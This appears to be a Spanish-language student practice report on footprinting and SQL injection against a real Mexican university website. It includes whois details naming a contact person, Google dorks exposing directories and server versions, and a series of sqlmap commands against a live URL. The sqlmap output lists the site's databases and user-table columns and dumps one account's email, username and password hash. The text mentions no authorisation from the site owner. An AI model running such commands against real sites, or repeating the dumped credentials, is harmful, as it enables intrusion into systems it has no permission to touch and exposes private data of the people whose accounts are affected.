

Fundamentos de Seguridad

Práctica Footprinting

Dora Angélica Ávila Galván

angelica.avila.galvan@outlook.com

El footprinting es considerado un pre-ataque, pues es el primer paso para obtener información sobre una red y es posible encontrar varias formas de entrar a una organización.

Para esta práctica, se utiliza el footprinting con el objetivo de encontrar información y vulnerabilidades del sitio Web <http://www.uaeh.edu.mx/> perteneciente a la Universidad Autónoma del Estado de Hidalgo y de esta forma saber si el sitio es seguro o está abierto a ataques.

1.- Se recolectó información del sitio Web a atacar, a través de whois.net, de esta forma podemos saber las fechas de creación y expiración, la última fecha de actualización, el nombre de la persona del contacto administrativo, el lugar e inclusive el DNS:

Domain Name: uaeh.edu.mx

Created On: 2004-02-27

Expiration Date: 2016-02-26

Last Updated On: 2015-02-27

Registrar: Akky (Una division de NIC Mexico)

URL: <http://www.akky.mx>

Whois TCP URI: whois.akky.mx

Whois Web URL: <http://www.akky.mx/jsf/whois/whois.jsf>

Registrant:

Name: UAEH

City: No hay informacion

State: Hidalgo

Country: Mexico

Administrative Contact:

Name: Miguel Angel Hernandez Vazquez

City: Pachuca

State: Hidalgo

Country: Mexico

Technical Contact:

Name: Miguel Angel Hernandez Vazquez

City: Pachuca

State: Hidalgo

Country: Mexico

Billing Contact:

Name: Miguel Angel Hernandez Vazquez

City: Pachuca


State: Hidalgo

Country: Mexico





Name Servers:

DNS: telecom.uaeh.edu.mx 200.34.44.229




2.- Se utilizó el dork **intitle** de Google para buscar páginas con ese título:



Como resultado, se obtuvo una lista de directorios a los que se puede acceder de manera directa, proporcionando información del servidor, el sistema operativo, la IP y el puerto:

	ReglamentoSUV UAEH Frances.pdf	17-Apr-2015 12:35	323K
	ReglamentoSUV UAEH Ingles.pdf	17-Apr-2015 12:35	224K
	Reglamento del sistema de universidad virtual.pdf	12-Feb-2015 12:54	211K
	convocatoria2015Virtual.pdf	21-Oct-2014 12:47	836K

Apache/2.0.52 (Red Hat) Server at virtual.uaeh.edu.mx Port 80

	reprobacion por asig..>	2014-03-07 15:11	1.1M
	reprobacion por asig..>	2014-03-07 15:11	1.0M
	reprobacion por asig..>	2014-03-07 15:11	1.1M

Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 Server at 200.34.44.4 Port 80

3.- Se comprobó si el sitio Web era vulnerable a sql injection, para ello, primero se utilizó el dork:




Al entrar en la página se le agregó una comilla en la URL, obteniendo el siguiente resultado, mostrando que la página si es vulnerable a un ataque de sql injection:

Couldn't query data You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "'" at line 1


4.- Se utilizó **sqlmap**, una herramienta dedicada a realizar ataques de SQLi (sql injection) a través de realización de peticiones a los parámetros de una URL mediante peticiones GET y POST, para obtener información sobre las bases de datos que utiliza el sitio:

A screenshot of a Windows command prompt window titled 'Símbolo del sistema'. The command entered is `C:\sqlmap>sqlmap.py -u http://www.uaeh.edu.mx/virtual/soporte/faqVerPregunta.php?id=1 --dbs`. The output shows the sqlmap logo, version information (1.0-dev-nongit-20150512), the website `http://sqlmap.org`, a legal disclaimer, and the start time (19:13:57). It then shows a warning about the output directory, followed by status messages: '[19:13:57] [WARNING] using 'C:\Users\Angie\.sqlmap\output' as the output directory', '[19:13:57] [INFO] testing connection to the target URL', and '[19:13:57] [INFO] testing if the target URL is stable. This can take a couple of seconds'. The final message is a warning at 19:13:59 stating that the target URL is not stable and sqlmap will use a sequence matcher.

Proporcionó los siguientes resultados, mostrando las bases de datos disponibles en el sitio:



```
[19:27:18] [INFO] the SQL query used returns 26 entries
[19:27:19] [INFO] retrieved: CampusVirtual
[19:27:19] [INFO] retrieved: ColoquioIU
[19:27:19] [INFO] retrieved: test
[19:27:19] [INFO] retrieved: test\\_%
[19:27:19] [INFO] retrieved: Cadfi
[19:27:19] [INFO] retrieved: CampusVirtual
[19:27:20] [INFO] retrieved: CampusVirtual
[19:27:20] [INFO] retrieved: ColoquioIU
[19:27:20] [INFO] retrieved: autoeval
[19:27:20] [INFO] retrieved: chat
[19:27:21] [INFO] retrieved: cuf
[19:27:21] [INFO] retrieved: disaInscripcion
[19:27:22] [INFO] retrieved: disaProgramas
[19:27:22] [INFO] retrieved: eBook
[19:27:22] [INFO] retrieved: indicadoresSUU
[19:27:22] [INFO] retrieved: joom
[19:27:22] [INFO] retrieved: joomla
[19:27:22] [INFO] retrieved: jportalsuv
[19:27:23] [INFO] retrieved: moodle
[19:27:23] [INFO] retrieved: multisitios
[19:27:23] [INFO] retrieved: myCMS
[19:27:23] [INFO] retrieved: ocsystem
[19:27:23] [INFO] retrieved: repositoriouaeh
[19:27:23] [INFO] retrieved: sitioprueba
```



```
available databases [23]:
[*] autoeval
[*] Cadfi
[*] CampusVirtual
[*] chat
[*] ColoquioIU
[*] cuf
[*] disaInscripcion
[*] disaProgramas
[*] eBook
[*] indicadoresSUU
[*] joom
[*] joomla
[*] jportalsuv
[*] moodle
[*] multisitios
[*] myCMS
[*] ocsystem
[*] repositoriouaeh
[*] sitioprueba
[*] test
[*] test\\_%
[*] trabajoster
[*] wordpress
```

Al conocer las bases de datos del sitio, se puede acceder a las tablas e inclusive a los datos de éstas, a través de **sqlmap**.

```
C:\sqlmap>sqlmap.py -u http://www.uaeh.edu.mx/virtual/soporte/faqVerPregunta.php?id=1 -D ocsystem --tables
```

En este caso, elegí la BD *ocsystem* y posteriormente selecciono la tabla de *users*, y sqlmap me muestra la información de las columnas:

```
+-----+  
| sessions |  
| users    |
```

```
C:\sqlmap>sqlmap.py -u http://www.uaeh.edu.mx/virtual/soporte/faqVerPregunta.php?id=1 -D ocsystem -T users --columns
```

```
[20:18:31] [INFO] retrieved: user_id  
[20:18:31] [INFO] retrieved: username  
[20:18:31] [INFO] retrieved: type  
[20:18:32] [INFO] retrieved: first_name  
[20:18:33] [INFO] retrieved: email  
[20:18:41] [INFO] retrieved: country  
[20:18:47] [INFO] retrieved: last_name  
[20:19:04] [INFO] retrieved: password  
[20:19:32] [INFO] retrieved: url  
[20:20:29] [INFO] retrieved: phone  
[20:21:57] [INFO] retrieved: views  
[20:23:41] [INFO] retrieved: gender  
[20:23:50] [INFO] retrieved: auth_id  
  
Database: ocsystem  
Table: users  
[13 columns]  
+-----+  
| Column      | Type      |  
+-----+  
| auth_id     | numeric   |  
| country     | numeric   |  
| email       | non-numeric |  
| first_name  | non-numeric |  
| gender      | numeric   |  
| last_name   | numeric   |  
| password    | non-numeric |  
| phone       | numeric   |  
| type        | non-numeric |  
| url         | numeric   |  
| user_id     | numeric   |  
| username    | non-numeric |  
| views       | numeric   |  
+-----+
```

Finalmente, para obtener el *username* y el *password* de la tabla, se ejecuta el siguiente comando:

```
C:\sqlmap>sqlmap.py -u http://www.uaeh.edu.mx/virtual/soporte/faqVerPregunta.php?id=1 -D ocsystem -T users -C password.username --dump
```

```
Símbolo del sistema

[20:38:32] [INFO] the SQL query used returns 1 entries
[20:38:32] [INFO] retrieved:
[20:38:32] [INFO] retrieved:
[20:38:33] [INFO] retrieved: ed_macf@lycos.com
[20:38:33] [INFO] retrieved: confadmin
[20:38:33] [INFO] retrieved:
[20:38:33] [INFO] retrieved: d0f3fcdeba98dc71aea9c47a24a6ee0c
[20:38:33] [INFO] retrieved:
[20:38:33] [INFO] retrieved: Software
[20:38:33] [INFO] retrieved:
[20:38:33] [INFO] retrieved: 1
[20:38:33] [INFO] retrieved: confadmin
[20:38:34] [INFO] retrieved: 1267
```

5.- Se analizó el código fuente del sitio Web con el fin de verificar si existen campos ocultos y explorar las cabeceras, los directorios de imágenes, las hojas de estilo, observar los scripts, etc.

```
<!DOCTYPE html>
<!--[if lt IE 7 ]><html class="ie ie6" lang="en"> <![endif]-->
<!--[if IE 7 ]><html class="ie ie7" lang="en"> <![endif]-->
<!--[if IE 8 ]><html class="ie ie8" lang="en"> <![endif]-->
<!--[if (gte IE 9)|!(IE)]><!-->
<html lang="en">
<!--<![endif]-->
<head>

<meta charset="utf-8">
<meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
<meta http-equiv="Pragma" content="no-cache" />
<meta http-equiv="Expires" content="0" />
<title>UAEH :: Universidad Autónoma del Estado de Hidalgo</title>
<!-- tracking systems -->
<!-- XjdNT_v545mYzQcqVbzKLxTDssc -->
<meta name="alexaVerifyID" content="XjdNT_v545mYzQcqVbzKLxTDssc" />
<!-- Start Alexa Certify Javascript -->
<script type="text/javascript">
_atrk_opts = { atrk_acct:"xP59k1a0CM000r", domain:"uaeh.edu.mx",dynamic: true};
(function() { var as = document.createElement('script'); as.type = 'text/javascript'; as.async = true; as.src =
"https://d31qbvt1cthecs.cloudfront.net/atrkJ.js"; var s = document.getElementsByTagName('script')[0];s.parentNode.insertBefore(as, s); })();
</script>
<noscript></noscript>
<!-- End Alexa Certify Javascript -->
<!--<meta name="verify-a" content="5a9f35505dbe07c9a6c" />-->
<meta name="keywords" content="UAEH, universidad de excelencia, top public university, university excellence, XjdNT_v545mYzQcqVbzKLxTDssc">
<meta name="Description" content="La Universidad Autónoma del Estado de Hidalgo (UAEH) es una de las mejores universidades de México. Como Institución Pública
tiene un compromiso con su entorno y con la familia humana de la sociedad global. Para nosotros la educación con calidad y excelencia es un derecho
fundamental y un bien público que pertenece a todas las personas.">
<meta name="author" content="Universidad Autónoma del Estado de Hidalgo">
<!-- XjdNT_v545mYzQcqVbzKLxTDssc -->
<!--[if lt IE 9]>
    <script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->

<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=0">
```

La página Web principal incluye varios scripts y hace uso de referencias y de hojas de estilo, así mismo a lo largo del sitio, funciona de manera similar.

6.- Finalmente, busqué más información del sitio a través de web.archive.org:

INTERNET ARCHIVE
WayBackMachine

<http://www.uaeh.edu.mx/index.html> **BROWSE HISTORY**

<http://www.uaeh.edu.mx/index.html>
Saved **55 times** between **abril 28, 2006** and **mayo 4, 2015**.

PLEASE DONATE TODAY. Your generosity preserves knowledge for future generations. Thank you.



1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 **2006** 2007 2008 2009 2010 2011 2012 2013 2014 2015

<http://www.uaeh.edu.mx/index.html> Go MAR **ABR** JUN
28 28
2005 2006 2007

55 captures
28 abr 06 - 4 may 15

descubre...

Servicios Educativos Directorios Accesos Rápidos Organizaciones **ATENCIÓN EN LÍNEA CONTROL ESCOLAR**

12/5/2015 21:12:00

Acerca de la Universidad
Escuelas, Institutos y Campus
Oferta Educativa
Servicios Universitarios
Investigación
Extensión y Vinculación

Pregúntale al Rector

Nuestra Universidad, hoy



La UAEH reconoció con el grado Doctor Honoris Causa a Miguel León Portillo

Correo Electrónico
Usuario Servidor Contraseña
@uaeh.reduaeh.mx Login

Fondo Editorial uaeh Cartelera Cultural Calendario de actividades y eventos del mes Búsqueda Buscar

Gaceta
Número Especial sobre el Cuarto Informe de la Administración Universitaria correspondiente al periodo 2002-2006.

Admisiones
Julio - Diciembre 2006
+ Convocatoria
+ Proceso general de selección

Recorrido Virtual
CIUDAD UNIVERSITARIA
¿Tienes alguna pregunta?
Haz click para atención en línea

Control Escolar

Legislación Universitaria

Transparencia UAETH

Avisos Institucionales

- Calendario de Exámenes EGEL 2006, UAETH
- Informe sobre el Estimulo Administrativo
- Constancia de sueldos ejercicio 2005
- Seguimiento de evaluación docente
- Centro Universitario de Formación, CUF
- Validación de tutorías en línea (alumnos)
- Validación de tutorías en línea (maestros)
- Oferta Educativa de Calidad en la UAETH
- Cuestionario: Estudiar a los estudiantes
- Sistema de Información Universitaria
- Formato de solicitud de apoyo Comunicación Social
- Evaluación Docente Enero-Junio 2006
- Concurso: "Innovación de la gestión administrativa 2006"

En esta página se puede encontrar el historial del sitio, cualquier modificación o actualización, lo cual es útil por si se requiere información publicada anteriormente.